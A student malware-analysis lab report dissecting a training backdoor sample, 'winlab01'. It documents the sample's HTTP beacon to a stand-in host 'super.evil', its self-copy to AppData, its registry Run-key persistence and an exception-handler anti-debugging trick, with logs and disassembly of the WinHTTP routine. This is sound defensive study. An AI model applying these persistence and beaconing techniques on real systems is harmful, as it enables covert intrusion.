Reverse Engineering TTC6510-3002

Winlab01

Michael Herman

Student number: AB8910
Instructor: Joonatan Ovaska
Return date: 25.10.2023
Group: TIC21S1

Jyväskylän ammattikorkeakoulu
University of Applied Sciences

Contents

Figures

1 Introduction

This report investigates the *winlab01* malware. The task was performed using a range of Windows-based analysis tools. These include Cutter, CFF Explorer, FakeNet and Process Monitor. The report begins with a discussion of the malware characteristics and classification based on Sikorski and Hoenig (2012). Dynamic and static analysis is performed. The dynamic analysis examines the malware's functionality. It highlights indicators of compromise (IoC) once the file has been executed. These are then confirmed with static analysis. The disassembly highlights the code corresponding to the IoCs and the malware's behavior. A concluding analysis follows.

2 Characteristics

The program has five primary characteristics: It contacts one domain and three hosts using WinHTTP, modifies the registry to allow execution on startup and reads the active computer name. Exception handling is used as an anti-debugging measure (Hybrid Analysis, n.d.). A shell is also executed but its functionality is not clear.

2.1 Classification

The malware can be classified as a *backdoor*. Backdoors come with a common set of functionalities. This includes the ability to manipulate registry keys (Sikorski & Hoenig, 2012). The main purpose of the binary appears to be to achieve persistence in the system. The mechanism with which this is achieved is through editing the registry. This is a commonly used method of persistence. It is desirable because registry access allows malware to store configuration information, gather system information and install itself without being detected. A shell is also executed. This is not easily classified according to Sikorski and Hoenig's typology because it is not apparent what processes are being initialized. The shell was not discovered in the dynamic analysis. It is noted here simply because it appears in the disassembly.

3 Dynamic analysis

3.1 Process creation

DNS Traffic generated by the file upon execution is viewable in FakeNet. It indicates the name of the host is *super.evil.* It shows a diverter called *wqaeoiur.exe* sends requests to the UDP 192.168.1.102:53 address and the TCP address 192.0.2.123: 80. This keeps the connection open to the SuperEvilMalware 6.66 user-agent.

Figure 1: SuperEvilMalware 6.66

```
10/23/23 11:32:38 AM [          Diverter] svchost.exe (2120) requested UDP 192.168.1.102:53
10/23/23 11:32:38 AM [        DNS Server] Received A request for domain 'super.evil'.
10/23/23 11:32:38 AM [          Diverter] wqaeoiur.exe (6956) requested TCP 192.0.2.123:80
10/23/23 11:32:38 AM [    HTTPListener80]   GET /bad HTTP/1.1
10/23/23 11:32:38 AM [    HTTPListener80]   Connection: Keep-Alive
10/23/23 11:32:38 AM [    HTTPListener80]   User-Agent: SuperEvilMalware 6.66
10/23/23 11:32:38 AM [    HTTPListener80]   Host: super.evil
10/23/23 11:32:38 AM [    HTTPListener80]
10/23/23 11:32:39 AM [          Diverter] svchost.exe (2120) requested UDP 192.168.1.102:53
10/23/23 11:32:39 AM [        DNS Server] Received PTR request for domain '123.2.0.192.in-addr.arpa'.
```

TCP traffic is viewable in Process Monitor.

Figure 2: winlab01.exe TCP activity

Time ...	Process Name	PID	Operation	Path	Result	Detail
13.47....	winlab01.exe	5800	TCP Connect	DESKTOP-2DEFF5V.localdomain:2962 ...	SUCCESS	Length: 0, mss: 14...
13.47....	winlab01.exe	5800	TCP Send	DESKTOP-2DEFF5V.localdomain:2962 ...	SUCCESS	Length: 98, startim...
13.47....	winlab01.exe	5800	TCP TCPCopy	DESKTOP-2DEFF5V.localdomain:2962 ...	SUCCESS	Length: 17, seqnu...
13.47....	winlab01.exe	5800	TCP Receive	DESKTOP-2DEFF5V.localdomain:2962 ...	SUCCESS	Length: 17, seqnu...
13.47....	winlab01.exe	5800	TCP TCPCopy	DESKTOP-2DEFF5V.localdomain:2962 ...	SUCCESS	Length: 1460, seq...
13.47....	winlab01.exe	5800	TCP Receive	DESKTOP-2DEFF5V.localdomain:2962 ...	SUCCESS	Length: 1460, seq...
13.47....	winlab01.exe	5800	TCP TCPCopy	DESKTOP-2DEFF5V.localdomain:2962 ...	SUCCESS	Length: 93, seqnu...
13.47....	winlab01.exe	5800	TCP Receive	DESKTOP-2DEFF5V.localdomain:2962 ...	SUCCESS	Length: 93, seqnu...
13.47....	winlab01.exe	5800	TCP Disconnect	DESKTOP-2DEFF5V.localdomain:2962 ...	SUCCESS	Length: 0, seqnum:...

3.2 Copy to AppData\Local

The purpose of winlab01.exe is essentially to create a copy of itself and then close. Figure 10 shows the resulting file located in Appdata\Local.

Figure 3: Winlab01 in Process Monitor

16.30....	winlab01.exe	6032	QueryEaInform...	C:\Users\user\Desktop\LABS\winlab01.exe	SUCCESS
16.30....	winlab01.exe	6032	CreateFile	C:\Users\user\AppData\Local\wqaeoiur.exe	NAME COLLISION
16.30....	winlab01.exe	6032	CreateFile	C:\Users\user\AppData\Local\wqaeoiur.exe	NAME COLLISION
16.30....	winlab01.exe	6032	CreateFile	C:\Users\user\AppData\Local\wqaeoiur.exe	NAME COLLISION
16.30....	winlab01.exe	6032	CloseFile	C:\Users\user\Desktop\LABS\winlab01.exe	SUCCESS

Figure 4: wqaeoiur.exe in AppData\Local






Figure 11 demonstrates the file has the same hash information as winlab01.exe. This confirms the file is a copy of the original executable.

Figure 5: wqaeiour.exe basic info and hashes



A range of processes associated with the malware can be seen in Process Monitor. The copied file is capable of maintaining a persistent presence on the machine. The specific mechanisms of persistence are outlined in section 4 below.

Figure 6: Persistence




3.3 Indicators of compromise

3.3.1 Persistence

The most visible IoC is found in Task Manager. The malware has been enabled to run on startup. This allows the malware to run discreetly in the background.


Figure 7: Execute on startup



3.3.2 Registry modifications


Automatic initialization at startup occurs as the result of modifications to two registry entries. The first is *HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run\ (Default).*

Figure 8: Set registry value



The second file is viewable in Registry Editor. The *HKU\S-1-5-21-2882983514-2000211610-2302286010 1001\SOFTWARE\Microsoft\Windows\CurrentVersion\Run* entry has been modified to include the wqaeoiur.exe location in C:\Users\user\AppData\Local.

Figure 9: HKU registry entry



3.3.3 Anti-debugging

Perhaps the most interesting feature of the malware is its top-level exception handling. This serves as a debugging countermeasure. This enables the application to determine its response in the event of an error. Operating system typically assume control when an error occurs. A message will be displayed or the program terminated in most cases. The custom handler is invoked when the application is not under debugging but remains unused if the application is being debugged.

Figure 10: Anti-debugging measure

winlab01.exe

PID: 548, Report UID: 00019739-00000548
Stream UID: 00019739-00000548-1635-571-012920BB
File Name: 00019739-00000548.00000002.26231.01290000.00000002.mdmp

```
@12920bb: push 012920C7h
@12920c0: call dword ptr [012A2050h] ;SetUnhandledExceptionFilter@KERNEL32.DLL
@12920c6: ret
```

4 Static analysis

4.1 Overview

The winlab01.exe file is 97.5kb in size. It is located in the C:\Users\user\Desktop\LABS folder on the Flare-VM machine. The Cutter analysis tool has been used to extract basic information from the file. Cutter indicates the program has an MD5 hash of e3d948329c3c96013706a8270cf52853 (see Figure 12).

Figure 11: Overview

Info

File:	C:\Users\user\Desktop\LABS\winlab01	**FD:**	3	**Architecture:**	x86
Format:	pe	**Base addr:**	0x00400000	**Machine:**	i386
Bits:	32	**Virtual addr:**	True	**OS:**	windows
Class:	PE32	**Canary:**	False	**Subsystem:**	Windows GUI
Mode:	r-x	**Crypto:**	False	**Stripped:**	False
Size:	97.5 kB	**NX bit:**	True	**Relocs:**	False
Type:	EXEC (Executable file)	**PIC:**	True	**Endianness:**	little
Language:	C	**Static:**	False	**Compiled:**	Mon Apr 23 12:01:12 2018
		Relro:	N/A	**Compiler:**	N/A

Figure 12: Hashes and libraries

Hashes

MD5:	e3d948329c3c96013706a8270cf52853
SHA1:	ef48f3f1bf2c668e8780d372c220bd766729cac5
SHA256:	a02dbb5186eb38947a798357260ea0ed45c9e84c20d9179acdb73ad310f38ca4
Entropy:	6.477031


Libraries

winhttp.dll
kernel32.dll
advapi32.dll
shell32.dll

4.2 Antivirus detection

Searching for the MD5 hash reveals the file to be known malware. Figure 13 presents an overview of the file provided by the malware analysis-site Hybrid Analysis. It indicates the file has been detected as malicious by 74% of the antivirus tools queried.


Figure 13. Hybrid-Analysis overview and antivirus results



4.3 Dependencies

Dependency Walker lists four critical dependencies. These are the WINHTTP.dll, KERNEL32.dll, ADVAPI32.dll and SHELL32.dll libraries. the files WINHTTP.dll is responsible for handling HTTP communication. KERNEL32.dll manages core system tasks. ADVAPI32.dll deals with security and registry management. SHELL32.dll is essential for the graphical user interface and file operations. These link libraries enable various software applications and system components to perform a wide range of functions. Figures 4-7 provide a more detailed view.


Figure 14: WINHTTP.dll



Property	Value
File Name	C:\Windows\SysWOW64\WINHTTP.dll
File Type	Portable Executable 32
File Info	No match found.
File Size	802.95 KB (822224 bytes)
PE Size	786.50 KB (805376 bytes)
Created	Tuesday 21 June 2022, 11.26.13
Modified	Tuesday 21 June 2022, 11.26.13
Accessed	Monday 23 October 2023, 11.40.48
MD5	3AC770E4634D0DA7A962A2C191F9D145
SHA-1	4CD4AA9FE227E995F269821AE80FC64D22517C12

Property	Value
CompanyName	Microsoft Corporation
FileDescription	Windows HTTP Services
FileVersion	10.0.19041.1682 (WinBuild.160101.0800)
InternalName	winhttp.dll
LegalCopyright	© Microsoft Corporation. All rights reserved.
OriginalFilename	winhttp.dll
ProductName	Microsoft® Windows® Operating System


Figure 15: KERNEL32.dll



Property	Value
File Name	C:\Windows\SysWOW64\KERNEL32.dll
File Type	Portable Executable 32
File Info	No match found.
File Size	622.77 KB (637712 bytes)
PE Size	608.00 KB (622592 bytes)
Created	Tuesday 21 June 2022, 11.26.08
Modified	Tuesday 21 June 2022, 11.26.08
Accessed	Monday 23 October 2023, 11.45.10
MD5	156923D6DB1C839FBC50BCD57E986389
SHA-1	92A7AA3EF53A6D1BB2308CC020EC1DD34452B596

Property	Value
CompanyName	Microsoft Corporation
FileDescription	Windows NT BASE API Client DLL
FileVersion	10.0.19041.1741 (WinBuild.160101.0800)
InternalName	kernel32
LegalCopyright	© Microsoft Corporation. All rights reserved.
OriginalFilename	kernel32
ProductName	Microsoft® Windows® Operating System


Figure 16: ADVAPI32.dll



Property	Value
File Name	C:\Windows\SysWOW64\ADVAPI32.dll
File Type	Portable Executable 32
File Info	No match found.
File Size	484.73 KB (496360 bytes)
PE Size	471.00 KB (482304 bytes)
Created	Tuesday 21 June 2022, 11.26.06
Modified	Tuesday 21 June 2022, 11.26.06
Accessed	Monday 23 October 2023, 11.46.04
MD5	DDE0A7C9AC38A37EB4E50E0EE631007B
SHA-1	4225E1411E3DD1817BB67AEBA608A1E86B8C877E

Property	Value
CompanyName	Microsoft Corporation
FileDescription	Advanced Windows 32 Base API
FileVersion	10.0.19041.1682 (WinBuild.160101.0800)
InternalName	advapi32.dll
LegalCopyright	© Microsoft Corporation. All rights reserved.
OriginalFilename	advapi32.dll
ProductName	Microsoft® Windows® Operating System

Figure 17. SHELL32.dll



Property	Value
File Name	C:\Windows\SysWOW64\SHELL32.dll
File Type	Portable Executable 32
File Info	No match found.
File Size	5.74 MB (6015696 bytes)
PE Size	5.68 MB (5953536 bytes)
Created	Tuesday 21 June 2022, 11.26.17
Modified	Tuesday 21 June 2022, 11.26.17
Accessed	Monday 23 October 2023, 11.47.31
MD5	03540B2B6C09677B4C3D43022145B860
SHA-1	DDC0EC0896E6ECDEC4CB3C59B8B4E40819E095B8

Property	Value
CompanyName	Microsoft Corporation
FileDescription	Windows Shell Common Dll
FileVersion	10.0.19041.1741 (WinBuild.160101.0800)
InternalName	SHELL32
LegalCopyright	© Microsoft Corporation. All rights reserved.
OriginalFilename	SHELL32.DLL
ProductName	Microsoft® Windows® Operating System

4.4 Disassembly

This section does not delve deeply into the Assembly. It instead draws attention to the relevant functions as related to the preceding discussion. Comments appear where deemed noteworthy.

4.4.1 WinHTTP

The malware performs GET requests to an IP address via HTTP. The malware begins by opening an HTTP connection. This is then called. A typical connection sequence then follows. The functionality is displayed in Figures 18-20.

Figure 18: WinHTTP open, connect and request

[redacted]

```
; Attributes: bp-based frame

; int __cdecl sub_511080(LPCWSTR pswzServerName)
sub_511080 proc near

hConnect= dword ptr -28h
hSession= dword ptr -24h
var_20= dword ptr -20h
var_1C= dword ptr -1Ch
var_18= dword ptr -18h
hRequest= dword ptr -14h
lpBuffer= dword ptr -10h
dwNumberOfBytesAvailable= dword ptr -0Ch
dwNumberOfBytesRead= dword ptr -8
var_4= dword ptr -4
pswzServerName= dword ptr  8

push    ebp
mov     ebp, esp
sub     esp, 28h
mov     eax, ___security_cookie
xor     eax, ebp
mov     [ebp+var_4], eax
mov     [ebp+dwNumberOfBytesRead], 0
mov     eax, ds:dword_527458
push    eax
call    sub_5149DA
add     esp, 4
mov     [ebp+var_18], eax
mov     ecx, ds:dword_527458
push    ecx
push    0
mov     edx, [ebp+var_18]
push    edx
call    sub_512570
add     esp, 0Ch
mov     [ebp+var_20], 0
mov     [ebp+dwNumberOfBytesAvailable], 4
mov     [ebp+var_1C], 0
mov     [ebp+hSession], 0
mov     [ebp+hConnect], 0
mov     [ebp+hRequest], 0
push    0               ; dwFlags
push    0               ; pszProxyBypassW
push    0               ; pszProxyW
push    0               ; dwAccessType
push    offset pszAgentW ; "SuperEvilMalware 6.66
call    ds:WinHttpOpen
mov     [ebp+hSession], eax
cmp     [ebp+hSession], 0
jz      short loc_511118
```

```
push    0               ; dwReserved
push    50h             ; nServerPort
mov     eax, [ebp+pswzServerName]
push    eax             ; pswzServerName
mov     ecx, [ebp+hSession]
push    ecx             ; hSession
call    ds:WinHttpConnect
mov     [ebp+hConnect], eax
```

```
loc_511118:
cmp     [ebp+hConnect], 0
jz      short loc_51113D
```

```
push    0               ; dwFlags
push    0               ; ppwszAcceptTypes
push    0               ; pwszReferrer
push    0               ; pwszVersion
push    offset pwszObjectName ; "bad"
push    offset pwszVerb ; "GET"
mov     edx, [ebp+hConnect]
push    edx             ; hConnect
call    ds:WinHttpOpenRequest
mov     [ebp+hRequest], eax
```

```
loc_51113D:
cmp     [ebp+hRequest], 0
jz      short loc_51115C
```

```
push    0               ; dwContext
push    0               ; dwTotalLength
push    0               ; dwOptionalLength
push    0               ; lpOptional
push    0               ; dwHeadersLength
push    0               ; lpszHeaders
mov     eax, [ebp+hRequest]
push    eax             ; hRequest
call    ds:WinHttpSendRequest
mov     [ebp+var_1C], eax
```

```
loc_51115C:
cmp     [ebp+var_1C], 0
jz      short loc_511171
```

Figure 19: WinHTTP receive response, read data, get last error


